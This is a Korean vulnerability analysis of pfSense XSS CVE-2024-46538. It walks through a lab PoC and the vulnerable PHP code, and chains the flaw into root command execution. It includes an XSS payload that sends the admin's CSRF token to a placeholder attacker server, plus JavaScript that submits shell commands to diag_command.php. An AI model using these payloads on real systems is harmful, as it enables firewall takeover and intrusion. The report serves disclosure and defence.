


Research & Technique

pfSense XSS 취약점(CVE-2024-46538)

■ 취약점 개요

pfSense 는 FreeBSD¹의 무료 오픈소스 방화벽 및 라우터 소프트웨어로, 웹 기반 인터페이스를 통해 구성 및 관리된다. 개인뿐만 아니라 기업에서도 무료 사용할 수 있는 이점을 가지고 있어 많은 사용자들이 네트워크 구성에 활용하고 있다.

OSINT 검색 엔진을 통해 인터넷 상에 공개된 pfSense 를 조회한 결과, 2024 년 11 월 8 일 기준 브라질, 독일, 미국을 비롯한 다양한 국가의 46 만 개 사이트에서 pfSense 를 사용 중인 것이 확인됐다.



출처: fofa.info

그림 1. pfSense 사용 통계

2024 년 10 월 22 일, pfSense 의 XSS(Cross-Site Scripting) 취약점(CVE-2024-46538)이 공개됐다. 해당 취약점은 인터페이스 그룹 관리 메뉴의 입력값 검증 미흡으로 임의의 악성 스크립트를 삽입할 수 있기 때문에 발생한다.

¹ FreeBSD: , 4.4.BSD-Lite를 바탕으로 개발된 오픈소스 운영체제

공격자는 XSS 취약점을 통해 운영자의 CSRF Token²을 탈취할 수 있고, 이를 이용해 관리자 콘솔을 통한 임의 명령 실행까지 유도한다. 관리자 콘솔을 통한 임의 명령 실행으로 악성코드를 설치하면 방화벽 장악 및 규칙 조작 등이 가능하기 때문에 지속적인 공격을 가할 수 있다.

■ 공격 시나리오

CVE-2024-46538의 공격 시나리오는 아래와 같다.




그림 2. CVE-2024-46538 공격 시나리오

- ① 공격자는 방화벽으로 pfSense를 사용 중인 취약한 서버 탐색 및 계정 탈취
- ② 공격자는 그룹 편집 권한이 있는 계정으로 악성 JavaScript 삽입
- ③ 피해자의 브라우저에서 악성 JavaScript 실행
- ④ 피해자는 스크립트 실행으로 방화벽에 임의 명령을 실행하는 요청 전송
- ⑤ 공격자는 임의 명령 실행을 통해 방화벽 내 악성코드 설치
- ⑥ 공격자는 방화벽 장악 이후 룰셋을 조작하여 방화벽 무력화

² CSRF Token: 서버 측 애플리케이션에서 생성되어 클라이언트와 공유하는 고유하고 예측할 수 없는 값

■ 영향 받는 소프트웨어 버전

CVE-2024-46538 에 취약한 소프트웨어 버전은 다음과 같다.

S/W 구분	취약 버전
pfSense	v2.5.2

■ 테스트 환경 구성 정보

테스트 환경을 구축하여 CVE-2024-46538 의 동작 과정을 살펴본다.

이름	정보
피해자	pfSense v2.5.2 (192.168.102.52)
공격자	Kali Linux (192.168.216.131)

■ 취약점 테스트

Step 1. 환경 구성

피해자 PC 에 pfSense v2.5.2 이미지를 설치한다. CVE-2024-46538 취약점 테스트 구성을 위한 취약한 환경 구축 상세 과정은 아래 EQSTLab GitHub Repository 에서 확인할 수 있다.

URL: <https://github.com/EQSTLab/CVE-2024-46538>

만일 접속이 정상적으로 되지 않는다면, 아래 명령어로 방화벽 설정을 해제한다.

```
> pfctl -d
```

아래 명령어로 취약한 pfSense v2.5.2 환경이 정상적으로 설치된 것을 확인할 수 있다.

```
> cat /etc/version
```

취약한 pfSense v2.5.2 가 설치된 것을 아래와 같이 확인할 수 있다.

```
[2.5.2-RELEASE][root@pfSense.skshieldus.com]/root: cat /etc/version  
2.5.2-RELEASE
```

그림 3. 취약한 pfSense 환경 확인

Step 2. 취약점 테스트

CVE-2024-46538 취약점 테스트를 위한 PoC 가 저장된 EQSTLab 의 GitHub Repository 주소는 다음과 같다.

URL: <https://github.com/EQSTLab/CVE-2024-46538>

공격자 PC 에서 git clone 명령어를 사용하여 CVE-2024-46538 저장소의 PoC 를 다운로드한다.

```
(root@kali)-[~/home/kali]
└─# git clone https://github.com/EQSTLab/CVE-2024-46538.git
Cloning into 'CVE-2024-46538' ...
remote: Enumerating objects: 35, done.
remote: Counting objects: 100% (35/35), done.
remote: Compressing objects: 100% (33/33), done.
remote: Total 35 (delta 7), reused 22 (delta 2), pack-reused 0 (from 0)
Receiving objects: 100% (35/35), 483.10 KiB | 13.42 MiB/s, done.
Resolving deltas: 100% (7/7), done.
```

그림 4. CVE-2024-46538 PoC 다운로드

다운로드 받은 PoC 파일은 CVE-2024-46538.py 로 실행할 수 있으며, 공격자 PC 에서 전송한 페이로드가 피해자의 pfSense 에서 실행된다.

```
$ python3 CVE-2024-46538.py -u [pfSense 주소] -i [pfSense ID] -p [pfSense 패스워드] -c [실행할 명령어]
```

해당 환경은 취약한 버전의 pfSense 를 사용하는 서버(<https://192.168.102.52>)가 구축되어 있으며, 관리자 계정 외에 tester(ID)/1q2w3e4r!(password) 계정 또한 존재한다. tester 계정으로 해당 서비스에 시스템 명령어 `id` 를 실행한 뒤, 이를 출력하는 악의적 XSS payload 를 삽입하는 명령은 다음과 같다.

```
$ python3 CVE-2024-46538.py -u 192.168.102.52 -i tester -p 1q2w3e4r#!@ -c id
```

해당 PoC 실행 커맨드를 아래와 같이 공격자 PC에서 입력한다.

```
(root@kali)-[~/home/kali/CVE-2024-46538]
└─# python3 CVE-2024-46538.py -u 192.168.102.52 -i tester -p 1q2w3e4r\!
@ -c id
```

그림 5. PoC 실행 커맨드 예시

이후 관리자(admin) 계정으로 interfaces_groups.php 로 접근하면 다음과 같이 `id` 명령 실행 결과가 출력되는 것을 확인할 수 있다.




그림 6. 임의 명령 실행 결과 확인

■ 취약점 상세 분석

취약점 상세 분석에서는 CVE-2024-46538 취약점이 발생하는 원리 및 임의 명령 실행까지 취약점 연계를 순차적으로 설명한다. Step 1에서는 XSS 취약점 발생 이유를 설명한다. Step 2에서는 XSS 이후 CSRF 와 관리자 콘솔 기능을 연계하여 임의 명령 실행이 가능한 이유를 설명한다.

Step 1. pfSense XSS 취약점 (CVE-2024-46538)

1) XSS(Cross-Site Scripting) 취약점

XSS(Cross-Site Scripting) 취약점은 공격자가 입력한 스크립트를 사용자 측에서 응답하는 취약점으로, 사용자 입력 값에 대한 검증이 미흡하거나 출력 시 필터링 되지 않을 경우 발생된다. 쿠키 값 또는 세션 등 사용자 정보 탈취, 피싱 사이트 접근 유도 등 사용자에게 직접적인 피해를 준다.

2) 취약 지점 탐색

pfSense 내 XSS 취약점은 members 변수에 대한 입력 값 검증이 제대로 이루어지지 않아 발생된다. interfaces_groups_edit.php 를 통해 삽입된 공격 구문은 config.lib.inc, interfaces_groups.php 를 거치는 동안 별도의 입력 값 검증이 없어 피해자에게 그대로 노출된다.




그림 7. 취약 지점 공격 흐름도

(1) /usr/local/www/interfaces_groups_edit.php

해당 엔드포인트에서는 POST 요청으로 사용자 입력 값을 받는다. 여기서 members 파라미터는 데이터가 있을 시 코드 내 members 변수에 원래 array 형인 변수를 implode 함수를 통해 str 형으로 변환한 뒤 입력 값을 저장한다. 별도 필터링 과정은 구현되어 있지 않다.

```
if (isset($_POST['members'])) {  
    $members = implode(" ", $_POST['members']);  
} else {  
    $members = "";  
}
```

그림 8. members 변수 사용자 입력 값 저장

members 변수는 ifgroupentry 변수의 'members' 키에 해당하는 값으로 저장된다.

```
if (!$input_errors) {  
    $ifgroupentry = array();  
    $ifgroupentry['members'] = $members;  
    $ifgroupentry['descr'] = $_POST['descr'];  
}
```

그림 9. ifgroupentry 변수 members 변수 값 저장

이후 a_ifgroups에 저장된 ifgroupentry 변수 값을 저장하고, 설정 값을 config.xml 데이터로 저장하는 write_config를 실행한다.

```
// Create new group  
} else {  
    $ifgroupentry['ifname'] = $_POST['ifname'];  
    $a_ifgroups[] = $ifgroupentry;  
}  
write_config("Interface Group added");  
interface_group_setup($ifgroupentry);  
  
header("Location: interfaces_groups.php");  
exit;
```

그림 10. a_ifgroups 변수 ifgroupentry 값 저장 후 config값 저장

이때 a_ifgroups 변수는 config['ifgroups']['ifgroupentry']의 참조 반환³이다. a_ifgroups 변수에 변경 사항이 있으면, config['ifgroups']['ifgroupentry'] 값도 함께 변경된다. 참조 변수는 '&'를 변수 앞에 붙여 선언이 가능하다. 결국, a_ifgroups 에 할당한 값은 config['ifgroups']['ifgroupentry'] 값과 동일하다.

```
init_config_arr(array('ifgroups', 'ifgroupentry'));  
$a_ifgroups = &$config['ifgroups']['ifgroupentry'];  
$id = $_REQUEST['id'];
```

그림 11. config 변수를 참조중인 a_ifgroups 변수

³ 참조 반환(Returning References): 기본적인 값 저장과는 달리, 자료가 저장된 공간의 주소를 저장하는 방법.

(2) /etc/inc/config.lib.inc

config.lib.inc 는 설정 값을 관리하는 함수들로 구성되어 있다. write_config 함수는 시스템 설정 값을 저장하는 역할을 한다. 우선, \$config 변수가 dump_xml_config 함수를 통해 XML⁴ 형식으로 재구성된다.

```
/* generate configuration XML */
$xmlconfig = dump_xml_config($config, $g['xml_rootobj']);
```

그림 12. XML 형식으로 구성

config 에 할당된 값이 다음과 같이 XML 구조로 재구성되는 것을 확인할 수 있다..

```
__csrf_magic=sid%3Ab743c4fcdb2141b93d16da906908ec2d3b7dc840%2C1730793678&ifname=dddd&descr=asd&members%5B%5D=EQSTtest&...
response
pretty Raw Hex Render
<members>
  wan
</members>
<descr>
  <![CDATA[asd]]>
</descr>
<ifname>
  asdddd
</ifname>
</ifgroupentry>
<ifgroupentry>
  <members>
    EQSTtest
  </members>
```

그림 13. XML 형식으로 구성된 설정

구성된 XML 형식 값은 아래 과정을 통해 /cf/conf/config.xml 파일에 저장된다.

```
[2.5.2-RELEASE][root@pfSense.skshieldus.com]/etc/inc: cat /cf/conf/config.xml |
grep EQSTtest
<members>EQSTtest</members>
```

그림 14. /cf/conf/config.xml 파일에 저장

저장된 config.xml 데이터는 기존의 array 형으로 다시 읽어 config 변수에 저장한다.

```
/* re-read configuration */
/* NOTE: We assume that the file can be parsed since we wrote it. */
$config = parse_xml_config("{ $g['conf_path'] }/config.xml", $g['xml_rootobj']);
```

그림 15. config.xml 파일 config 변수에 저장

⁴ XML(eXtensible Markup Language): 데이터 저장 및 전송을 위해 고안된 확장 마크업 언어

(3) /usr/local/www/interfaces_groups.php

interfaces_groups.php 는 저장된 인터페이스 그룹 정보를 출력하여 나타나는 페이지다. XSS 취약점이 발생하는 members 변수를 출력하는 과정은 다음과 같다.

```
init_config_arr(array('ifgroups', 'ifgroupentry'));
$a_ifgroups = &$amp;config['ifgroups']['ifgroupentry']; ①
...
<?php foreach ($a_ifgroups as $i => $ifgroupentry):
...
    $members_arr = explode(" ", $ifgroupentry['members']); ②
    ...
    $memberses = implode(" ", $memberses_arr); ③
    echo $memberses; ④
...

```

- ① a_ifgroups에 참조 변수로써 config 변수에 저장된 인터페이스 그룹 정보를 저장한다.
- ② str형인 ifgroupentry 변수의 members 키에 해당하는 값을 array형으로 변환한다.
- ③ 일련의 과정 이후, 2번에서 변환한 값을 다시 str형으로 변환한다.
- ④ 3번에서 str형으로 변환한 값을 페이지에 출력한다.

위 출력 과정에서 별도의 변환 과정은 존재하지 않는다. 따라서, (1) /src/usr/local/www/interfaces_groups_edit.php 에서 저장한 members 파라미터가 그대로 출력된다. JavaScript 스크립트를 아래와 같이 삽입하면 실행되는 것을 확인할 수 있다.




그림 16. JavaScript 스크립트 실행 확인

인터페이스 그룹 수정 권한이 있는 유저는 JavaScript 태그를 삽입할 수 있음을 알 수 있다.

Step 2. 연계 공격

1) CSRF(Cross-Site Request Forgery)

CSRF는 웹 취약점 공격의 하나로, 공격자가 타 사용자의 권한을 이용해 자신이 의도한 동작을 서버에 요청하도록 유도하는 방식이다. 사용자 요청에 대한 적절한 검증 절차가 없을 경우, 정상적인 요청과 조작된 요청을 구분하지 못해 발생한다. 특히, 공격당한 사용자 권한을 그대로 사용한다는 점에서 권한 수준에 따라 피해 범위가 달라질 수 있다.

pfSense의 경우, CSRF 공격에 대한 대응으로 CSRF Token을 구현하여 JavaScript csrfMagicToken 변수에 저장한다. 그러나 CSRF Token은 XSS 취약점이 있을 경우, 아래와 같은 악의적 스크립트를 삽입해 탈취가 가능하다.

```
<svg/onload=location='https://Attacker_Server?token='+csrfMagicToken>
```

관리자 권한의 유저가 위 스크립트가 삽입된 interfaces_groups.php에 접근하면 다음과 같이 CSRF Token을 탈취할 수 있다.




그림 17. 관리자 CSRF Token 탈취

2) pfSense Command Prompt

pfSense에서 관리자 권한을 가진 유저는 아래와 같이 Command Prompt 메뉴를 통해 PHP 코드 및 셸의 임의 명령을 웹 인터페이스에서도 실행할 수 있다.




그림 18. Command Prompt 메뉴

Command Prompt에서 임의 명령을 실행할 때, diag_command.php에 아래와 같이 CSRF Token과 함께 요청을 보내게 된다.



그림 19. Command Prompt 요청

3) 공격 스크립트 구성

pfSense XSS 취약점을 이용하면, 공격 JavaScript를 삽입하여 관리자가 게시글을 열람하는 것만으로 임의 명령이 실행되도록 유도할 수 있다. 공격 스크립트 구성 과정은 다음과 같다.




그림 20. 공격 스크립트 구성 과정

(1) FormData 객체 구성

우선, Command Prompt 에서 요구하는 파라미터들은 다음과 같다.

이름	설명
<code>__csrf_magic</code>	CSRF 공격 방어 대책으로 활용하는 CSRF Token
<code>txtCommand</code>	셸에서 실행할 명령어
<code>txtRecallBuffer</code>	전에 실행한 명령어를 저장하는 Buffer
<code>submit</code>	요청 목적을 명시, DOWNLOAD, UPLOAD, EXEC, EXECPHP 중 하나
<code>dlPath</code>	파일 다운로드 시 다운로드할 파일의 경로
<code>ulfile</code>	파일 업로드 시 업로드할 파일명 및 파일 내용
<code>txtPHPCommand</code>	PHP 로 실행할 코드

JavaScript의 FormData 객체를 활용하면 HTML 태그를 넣지 않더라도 form 태그로 요청을 보내는 것과 비슷하게 만들 수 있다. 각 파라미터는 formData.append를 통해 값을 추가할 수 있다. 예를 들어, 셸에서 `id` 실행 요청을 만들기 위해 CSRF Token을 포함한 요청의 각 파라미터 구성 JavaScript 코드 예시는 아래와 같다.

```
var formData = new FormData();
formData.append("__csrf_magic", csrfMagicToken);
formData.append("txtCommand", "id");
formData.append("txtRecallBuffer", "id");
formData.append("submit", "EXEC");
formData.append("dlPath", "");
formData.append("ulfile", new Blob(), "");
formData.append("txtPHPCommand", "");
```

(2) 데이터 요청 및 응답

다음과 같은 용법을 가진 fetch 함수를 활용할 수 있다.

```
let promise = fetch(url, {
  method: "GET", // POST, PUT, DELETE, etc.
  headers: {
    // the content type header value is usually auto-set
    // depending on the request body
    "Content-Type": "text/plain;charset=UTF-8"
  },
  body: undefined, // string, FormData, Blob, BufferSource, or URLSearchParams
 referrer: "about:client", // or "" to send no Referer header,
  // or an url from the current origin
  referrerPolicy: "strict-origin-when-cross-origin", // no-referrer-when-downgrade,
  no-referrer, origin, same-origin...
  mode: "cors", // same-origin, no-cors
  credentials: "same-origin", // omit, include
  cache: "default", // no-store, reload, no-cache, force-cache, or only-if-cached
  redirect: "follow", // manual, error
  integrity: "", // a hash, like "sha256-abcdef1234567890"
  keepalive: false, // true
  signal: undefined, // AbortController to abort request
  window: window // null
});
```

각 파라미터를 POST 요청으로 보낸 뒤 응답 받아야 하기 때문에 다음과 같이 JavaScript 코드를 구성할 수 있다.

```
fetch("/diag_command.php", {
  method: "POST",
  body: formData
}).then(response => response.text()).then(data => console.log(data))
```

해당 스크립트가 실행된 뒤 출력 값은 다음과 같이 나오는 것을 확인할 수 있다.

```
fetch("/diag_command.php", {
  method: "POST",
  body: formData
}).then(response => response.text()).then(data => console.log(data))
< ▶ Promise {<pending>}
<!DOCTYPE html>
<html lang="en">
<head>
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link rel="apple-touch-icon-precomposed" href="/apple-touch/apple-touch-icon-iphone-60x60-precomposed"
  <link rel="apple-touch-icon-precomposed" sizes="60x60" href="/apple-touch/apple-touch-icon-ipad-76x76"
  <link rel="apple-touch-icon-precomposed" sizes="114x114" href="/apple-touch/apple-touch-icon-iphone-ret
  <link rel="apple-touch-icon-precomposed" sizes="144x144" href="/apple-touch/apple-touch-icon-ipad-ret
  <link rel="icon" type="image/png" sizes="32x32" href="/favicon-32x32.png">
  <link rel="icon" type="image/png" sizes="16x16" href="/favicon-16x16.png">
  <link rel="manifest" href="/manifest.json">
  <link rel="mask-icon" href="/safari-pinned-tab.svg" color="#5bbad5">
  <meta name="theme-color" content="#ffffff">
```

그림 21. fetch 함수 실행 결과

fetch 함수로 받은 응답은 HTML 태그로 구성되어 있어 그 자체로 알아보기 쉽지 않다. 따라서, 데이터를 쉽게 추출하는 과정이 필요한데, 이는 DOMParser를 활용하여 수행할 수 있다. div 태그 내 class 속성의 content를 추출하는 예시 코드는 다음과 같다.

```
fetch("/diag_command.php", {
  method: "POST",
  body: formData
}).then(response => re - sponse.text()).then(data => {
  const parser = new DOMParser();
  const doc = par - ser.parseFromString(data, "text/html");
  const contentDiv = doc.querySelector("div.content");})
```

다음과 같이 실제 명령어 실행 결과는 class 속성 값이 content인 div 태그 내 위치하기 때문에 위 코드를 사용할 수 있다.

```
<div class="panel panel-success responsive">
  <div class="panel-heading"><h2 class="panel-title">Shell Output - id</h2></div>
  <div class="panel-body">
    <div class="content">
      <pre>uid=0(root) gid=0(wheel) groups=0(wheel)</pre>    </div>
    </div>
  </div>
```

그림 22. div 태그 내 위치한 명령어 실행 결과

다만, 위 예시와 같이 console.log로 출력하는 경우에는 다음과 같이 개발자 도구의 console 창에서만 확인 가능하다.

